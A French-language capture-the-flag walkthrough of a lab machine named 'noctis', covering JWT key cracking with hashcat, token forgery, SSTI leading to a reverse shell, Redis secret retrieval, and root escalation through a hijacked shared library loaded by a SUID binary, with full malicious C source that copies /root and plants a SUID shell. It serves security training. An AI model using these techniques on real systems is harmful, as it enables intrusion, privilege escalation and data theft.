
notre token forgé a été rejeté
nous allons utilisé hashcat pour décrypté la clé de signature du token
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
┌──(d4fl0n㉿kali)-[~]
└─$ hashcat -a 0 -m 16500 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYWRtaW4iLCJyb2xlIjoiZ3Vlc3QiLCJ0aWVyIjoibGVnYWN5Iiwibm90ZSI6Im9wZXJhdG9yIGNsZWFyYW5jZSBwZW5kaW5nIGF1ZGl0IGFwcHJvdmFsIn0.nrK8iqym3wi1P5pXJKjHnWk1Lei-PFo4Vf_-Gn5jW6s' /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-haswell-Intel(R) Core(TM) i7-8665U CPU @ 1.90GHz, 3428/6857 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 513 MB (5607 MB free)

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 3 secs

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYWRtaW4iLCJyb2xlIjoiZ3Vlc3QiLCJ0aWVyIjoibGVnYWN5Iiwibm90ZSI6Im9wZXJhdG9yIGNsZWFyYW5jZSBwZW5kaW5nIGF1ZGl0IGFwcHJvdmFsIn0.nrK8iqym3wi1P5pXJKjHnWk1Lei-PFo4Vf_-Gn5jW6s:midnight

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 16500 (JWT (JSON Web Token))
Hash.Target......: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYW...n5jW6s
Time.Started.....: Sun Nov  8 13:13:32 2026 (1 sec)
Time.Estimated...: Sun Nov  8 13:13:33 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:    23236 H/s (5.22ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 4096/14344385 (0.03%)
Rejected.........: 0/4096 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 -> oooooo
Hardware.Mon.#01.: Util: 27%

Started: Sun Nov  8 13:12:18 2026
Stopped: Sun Nov  8 13:13:34 2026
nous avons trouver la clé de signature qui est midnight même mot de passe que la clé de utilise dans la stéganographie sur l’image hero.jpg
nous allons maintenant forge le nouveau token avec la clé trouvé

verifions le panel maintenant

Vamos nous avons eu l’accès au panel admin cette fois-ci

nous avons trouver une flag

nous avons trouver une page de chat avec une expression qui ressemble a une évaluation du code
testons la vulnérabilité SSTI

notre code a été évalué le résultat est 49 donc il s’agit de SSTI
exécutons la commande id

commande exécuté avec succès
Exploitation - Reverse shell
1
2
3
4
5
6
7
8
9
10
┌──(d4fl0n㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 59324
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@noctis:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@noctis:/$
Exploitation - Shell interactif
1
2
3
4
5
6
7
┌──(d4fl0n㉿kali)-[~]
└─$ stty raw -echo;fg
[1]  + continued  nc -nlvp 4444

www-data@noctis:/$ export TERM=xterm-256color
www-data@noctis:/$ stty rows 48 cols 245
www-data@noctis:/$ reset
Post exploitation
énumérons les Capabilities
1
2
3
4
www-data@noctis:/$ getcap -r / 2> /dev/null
/usr/bin/noctgate cap_setgid,cap_setuid=ep
www-data@noctis:/$
vérifions le fonctionnement du programme
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
www-data@noctis:/home$ strings /usr/bin/noctgate
   NIGHT GATE v1.3
 NOCTIS SYSTEMS 0x2A
   canal operator
 contexto NOC (nova)
[noctgate] montando canal seguro...
[noctgate] PIN de ciclo actual:
[noctgate] PIN rechazado.
[noctgate] pista SOC: el pin rota por ciclo
 el actual reside en el VAULT (redis-local), no aqui.
[noctgate] PIN aceptado. puenteando a contexto de operadora NOC...
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
[noctgate] setres*/fail
PATH
/home/nova
HOME
USER
/bin/bash
SHELL
nova@noctis:\w$
[noctgate] exec
459.wmmknw,53>
9*3$"
d’après la sortie du commande strings le programme appelle aussi le /bin/bash pour se connecté en tant que l’utilisateur nova
1
2
3
4
5
6
7
8
9
10
11
www-data@noctis:/home$ /usr/bin/noctgate
  ╭──────────────────────────────────────────╮
  │   NIGHT GATE v1.3 · NOCTIS SYSTEMS 0x2A  │
  │   canal operator → contexto NOC (nova)   │
  ╰──────────────────────────────────────────╯

[noctgate] montando canal seguro...
[noctgate] PIN de ciclo actual: 1111
[noctgate] PIN rechazado.
[noctgate] pista SOC: el pin rota por ciclo — el actual reside en el VAULT (redis-local), no aqui.
www-data@noctis:/home$
d’après la sortie y’a une indice qui nous dis que le code PIN se trouve sur le serveur redis
vérifions le serveur redis
1
2
3
4
5
6
7
8
9
10
11
12
13
14
www-data@noctis:/home$ ss -antp
State                                Recv-Q                           Send-Q                                                     Local Address:Port                                                      Peer Address:Port                           Process
LISTEN                               0                                128                                                              0.0.0.0:22                                                             0.0.0.0:*
LISTEN                               0                                511                                                              0.0.0.0:80                                                             0.0.0.0:*                               users:(("nginx",pid=13,fd=5),("nginx",pid=12,fd=5),("nginx",pid=11,fd=5),("nginx",pid=10,fd=5))
LISTEN                               0                                128                                                            127.0.0.1:8080                                                           0.0.0.0:*                               users:(("python3",pid=136,fd=3))
LISTEN                               0                                128                                                            127.0.0.1:8081                                                           0.0.0.0:*                               users:(("python3",pid=137,fd=3))
LISTEN                               0                                511                                                            127.0.0.1:6379                                                           0.0.0.0:*
CLOSE-WAIT                           1                                0                                                              127.0.0.1:8081                                                         127.0.0.1:47618                           users:(("python3",pid=137,fd=4))
ESTAB                                0                                0                                                             172.17.0.2:59324                                                       172.17.0.1:4444                            users:(("script",pid=29873,fd=2),("script",pid=29873,fd=1),("script",pid=29873,fd=0),("bash",pid=29862,fd=255),("bash",pid=29862,fd=2),("bash",pid=29862,fd=1),("bash",pid=29862,fd=0))
TIME-WAIT                            0                                0                                                              127.0.0.1:42888                                                        127.0.0.1:80
TIME-WAIT                            0                                0                                                              127.0.0.1:48072                                                        127.0.0.1:80
TIME-WAIT                            0                                0                                                              127.0.0.1:41696                                                        127.0.0.1:8080
TIME-WAIT                            0                                0                                                              127.0.0.1:46902                                                        127.0.0.1:8080
www-data@noctis:/home$
le serveur redis est up 127.0.0.1:6379 le port 6379 est le port standard du redis
connexion au serveur redis et récupération des keys
1
2
3
4
5
6
7
8
9
10
11
www-data@noctis:/home$ redis-cli -h 127.0.0.1
127.0.0.1:6379> keys *
1) "fleet:vnt-771"
2) "vault:creds:nova:main"
3) "vault:note:ops"
4) "fleet:vnt-014"
5) "backup:shadow:2024"
6) "vault:gate:pin:cur"
7) "audit:0xF1:journal"
8) "flag:prod:root:pending"
127.0.0.1:6379>
récupérons les keys un par un
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
www-data@noctis:/home$ redis-cli -h 127.0.0.1

127.0.0.1:6379> get fleet:vnt-771
"re-sign pending (cheap cert)"
127.0.0.1:6379> get vault:creds:nova:main
"n0v4-xr-7734"
127.0.0.1:6379> get vault:note:ops
"pin/creds rotados en ciclo 0xF1 \xe2\x80\x94 LEGACY ya no se usa para llaves"
127.0.0.1:6379> get backup:shadow:2024
"NOCTIS{5h4d0w_b0mb_15_n0t_4_fl4g_d0nt_h4xcr}"
127.0.0.1:6379> get vault:gate:pin:cur
"noct-7714-void"
127.0.0.1:6379> get audit:0xF1:journal
"rotated pin; old pin 7711-noct-void revoked (void)"
127.0.0.1:6379> get flag:prod:root:pending
"NOCTIS{c4ch3_r4bb1t_v4ult_n0t_r00t_9a3e}"
127.0.0.1:6379>
d’après la sortie l’ancien code pin est pin 7711-noct-void et au niveau du key vault:gate:pin:cur nous avons une valeur qui ressemble a l’ancien et il s’agit probablement du niveau code PIN qui est noct-7714-void
vérifions voir
1
2
3
4
5
6
7
8
9
10
11
12
www-data@noctis:/home$ /usr/bin/noctgate
  ╭──────────────────────────────────────────╮
  │   NIGHT GATE v1.3 · NOCTIS SYSTEMS 0x2A  │
  │   canal operator → contexto NOC (nova)   │
  ╰──────────────────────────────────────────╯

[noctgate] montando canal seguro...
[noctgate] PIN de ciclo actual: noct-7714-void
[noctgate] PIN aceptado. puenteando a contexto de operadora NOC...
nova@noctis:~$ id
uid=1001(nova) gid=1001(nova) groups=1001(nova),33(www-data)
nova@noctis:~$
nous somme connecter en tant que nova
1
2
3
4
5
6
7
8
nova@noctis:~$ cat NOTES.md
# bitácora nova (operadora NOC)

- el shim de audit (libnoctsec) se parchea SIN recompilar voidaudit. buena
  feature heredada del build 2.4 — pero igual cada audit del prod se queja.
- la consola del panel legacy esta "sellada" pero nadie del SOC la toca desde 2019.
- flag de user pendiente de custodia de SOC. la mías es la que corre el shell
  NOC: /home/nova/user.txt (custodia por regla interna).
la note nous parle du binaire voidaudit et du fichier libnoctsec
vérifions la permission SUID sur la machine
1
2
3
nova@noctis:~$ find / -perm -4000 2>/dev/null
. . . .
/usr/bin/voidaudit
nous avons un programme avec le SUID
1
2
3
4
nova@noctis:~$ find / -perm -4000 -ls 2>/dev/null
. . . .
  1456302     20 -rwsr-xr-x   1 root     root        16424 Oct 13 16:31 /usr/bin/voidaudit
nous allons utilisé la commande strings pour comprendre un peu le programme
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
nova@noctis:~$ strings /usr/bin/voidaudit
. . . .
libnoctsec.so
. . . .
/opt/noctis/lib
/var/log/voidjournal.log
[voidaudit] canal cerrado.
[voidaudit] v2.4
 shim libnoctsec %s
 arranque audit-thread
[voidaudit] journal fuera de linea
[voidaudit] digest del journal:

main

noctsec_boot
nous avons certaine chaine important que nous allons vérifié
1
2
3
4
5
6
nova@noctis:~$ ls -la /opt/noctis/lib/
total 24
drwxr-xr-x 2 nova nova  4096 Oct 13 16:31 .
drwxr-xr-x 4 nova nova  4096 Oct 13 16:31 ..
-rw-r--r-- 1 nova nova 15648 Oct 13 16:31 libnoctsec.so
nova@noctis:~$
le fichier shared object libnoctsec.so est inclue dans l’exécution du binaire
nous allons maintenant vérifié nos permission d’écriture
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
nova@noctis:~$ find / -writable 2>/dev/null | grep -v proc
/run/lock
/var/lock
/var/tmp
/home/nova
/home/nova/NOTES.md
/home/nova/.profile
/home/nova/.bashrc
/home/nova/.bash_logout
/home/nova/user.txt
/home/nova/.cache/scout.txt
/home/nova/.bash_history
/dev/core
/dev/stderr
/dev/stdout
/dev/fd
/dev/ptmx
/dev/urandom
/dev/zero
/dev/tty
/dev/full
/dev/random
/dev/null
/dev/shm
/dev/mqueue
/dev/pts/ptmx
/opt/noctis
/opt/noctis/README.txt
/opt/noctis/lib
/opt/noctis/lib/libnoctsec.so
/tmp
1
2
3
nova@noctis:~$ ls -l /opt/noctis/lib/libnoctsec.so
-rw-r--r-- 1 nova nova 15648 Oct 13 16:31 /opt/noctis/lib/libnoctsec.so
nova@noctis:~$
nous avons la permission d’écrire dans /opt/noctis/ et nous avons le contrôle sur libnoctsec.so
nous allons créer une nouveau fichier libnoctsec.so malveillant pour l’escalade
1
2
3
4
5
6
7
8
9
10
11
nova@noctis:/opt/noctis/lib$ cat > /tmp/exploit.c <<'EOF'
> #include <unistd.h>
> #include <stdlib.h>
>
> __attribute__((constructor))
> static void pwn(void) {
>     setreuid(0, 0);
>     setregid(0, 0);
>     system("cp /bin/bash /tmp/rootsh && chmod 4755 /tmp/rootsh");
> }
> EOF
1
2
nova@noctis:/opt/noctis/lib$ gcc -shared -fPIC -o /tmp/libnoctsec.so /tmp/exploit.c
nous allons mettre l’ancien fichier en backup et déplacé le nouveau dans la même répertoire
1
2
nova@noctis:/opt/noctis/lib$ mv libnoctsec.so libnoctsec.so.bak
1
2
3
4
5
6
7
8
nova@noctis:/opt/noctis/lib$ ls -la
total 32
drwxr-xr-x 1 nova nova  4096 Nov  8 21:08 .
drwxr-xr-x 1 nova nova  4096 Oct 13 16:31 ..
-rw-r--r-- 1 nova nova 15648 Oct 13 16:31 libnoctsec.so.bak
nova@noctis:/opt/noctis/lib$ cp /tmp/
exploit.c      libnoctsec.so
nova@noctis:/opt/noctis/lib$ cp /tmp/libnoctsec.so .
1
2
3
nova@noctis:/opt/noctis/lib$ /usr/bin/voidaudit
/usr/bin/voidaudit: symbol lookup error: /usr/bin/voidaudit: undefined symbol: noctsec_boot
nova@noctis:/opt/noctis/lib$
après l’exécution nous avons une erreur dans la sortie qui nous informe que le symbol noctsec_boot n’est pas exporte, et que notre fichier malveillant a belle et bien été importé
nous allons créer un niveau exploit avec noctsec
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
nova@noctis:/opt/noctis/lib$ cat > /tmp/exploit.c <<'EOF'
#include <unistd.h>
#include <stdlib.h>

static void pwn(void) {
    setresuid(0, 0, 0);
    setresgid(0, 0, 0);
    /* copie tout /root vers un dossier lisible par nova */
    system("mkdir -p /home/nova/loot && "
           "cp -a /root/. /home/nova/loot/ 2>/dev/null && "
           "chown -R nova:nova /home/nova/loot && "
           "chmod -R u+rwX /home/nova/loot");
    system("cp /bin/bash /home/nova/.rootsh && "
           "chown root:root /home/nova/.rootsh && "
           "chmod 4755 /home/nova/.rootsh");
}

void noctsec_boot(void) { pwn(); }
__attribute__((constructor)) static void init_pwn(void) { pwn(); }
EOF
1
2
3
4
